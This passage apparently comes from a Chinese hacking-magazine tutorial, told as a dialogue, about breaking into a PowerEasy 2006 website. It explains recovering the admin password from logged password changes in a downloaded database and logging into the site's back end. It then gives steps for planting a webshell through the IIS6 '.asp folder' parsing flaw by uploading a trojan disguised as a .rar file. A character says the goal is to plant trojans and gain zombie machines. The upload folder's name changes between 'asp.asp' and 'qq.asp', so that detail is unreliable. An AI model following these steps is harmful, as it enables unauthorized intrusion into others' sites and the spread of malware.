


图18

小知识：

MD5的全称是Message-Digest Algorithm 5（信息-摘要算法），在90年代初由mit laboratory for computer science和rsa data security inc的ronald l. rivest开发出来，经MD2、MD3和MD4发展而来。它的作用是让大容量信息在用数字签名软件签署私人密匙前被“压缩”成一种保密的格式（就是把一个任意长度的字节串变换成一定长的大整数）。不管是MD2、MD4还是MD5，它们都需要获得一个随机长度的信息并产生一个128位的信息摘要。虽然这些算法的结构或多或少有些相似，但MD2的设计与MD4和MD5完全不同，那是因为MD2是为8位电脑做过设计优化的，而MD4和MD5却是面向32位的电脑。




图19

我们已经把数据库下载了回来，即使MD5值查询不出来，也是可以获得它加密前的值的。原理如下：在默认情况下，动易会自动的记录管理员的一些操作，包括更改管理密码，也就是说，动易已经给我们记录好了密码，并且保存在数据库中等着我们去拿呢。不光动易会这么做，很多网站代码都有这样的功能，所以要多关注一下这些代码，知己知彼嘛。这个网站就遇到了这样的情况，其中的MD5值我到好多查询MD5的网站都没有查询到。使用ACCESS打开数据库中的PE_Log数据表（图18），从一条条数据中找到了一条管理员修改密码时的记录信息，他将Admin的密码改成了985800。现在我们就可以登录他的后台了，由于使用的是Admin帐号，所以可以随便的更改这个网站的任何配置及资料信息（图19），也可以简单的说，这个网站就被我们入侵了。

燕MM问道：“只入侵后台吗？我想要它的WEBSHELL，我想挂马，我想要肉鸡！”

阿布被吓了一跳，“哇，你可真贪心哦，还想挂马？也行，没问题。”

动易2006在拿WEBSHELL的时候需要一个特定的主机环境，那就是服务器使用的必须是Windows2003系统。因为IIS6存在一个BUG，在处理文件夹扩展名的时候出错，只要文件夹的名字为xxx.asp，其文件夹下所有的任何类型的文件都可以被ASP.DLL所解析。再加上动易可以自定义文件上传的文件夹名字，我们就可以构造一个良好的环境让马儿跑起来。

进入网站后台，依次打开系统设置－网站频道管理－下载中心－上传选项（图20），将“上传文件的保存目录”改成“asp.asp”，也就是说让上传的东西保存在qq.asp文件夹下。

然后进入下载中心，添加一个新的“软件”，可以从这里方




图20




图21




图22

便的把小马传上来（图21）。记得要把小马的扩展名改成.rar哦，一般的下载中心都支持RAR文件上传的。返回得到的下载地址是动易屏蔽后的，点击“从已上传软件中选择”（图22），进入文件选择对话框，将刚才上传的文件的路径和文件名都找出来，然后再结合网站的URL地址拼接起来，放到IE中访问就可以获得一个WEBSHELL了（图23）。

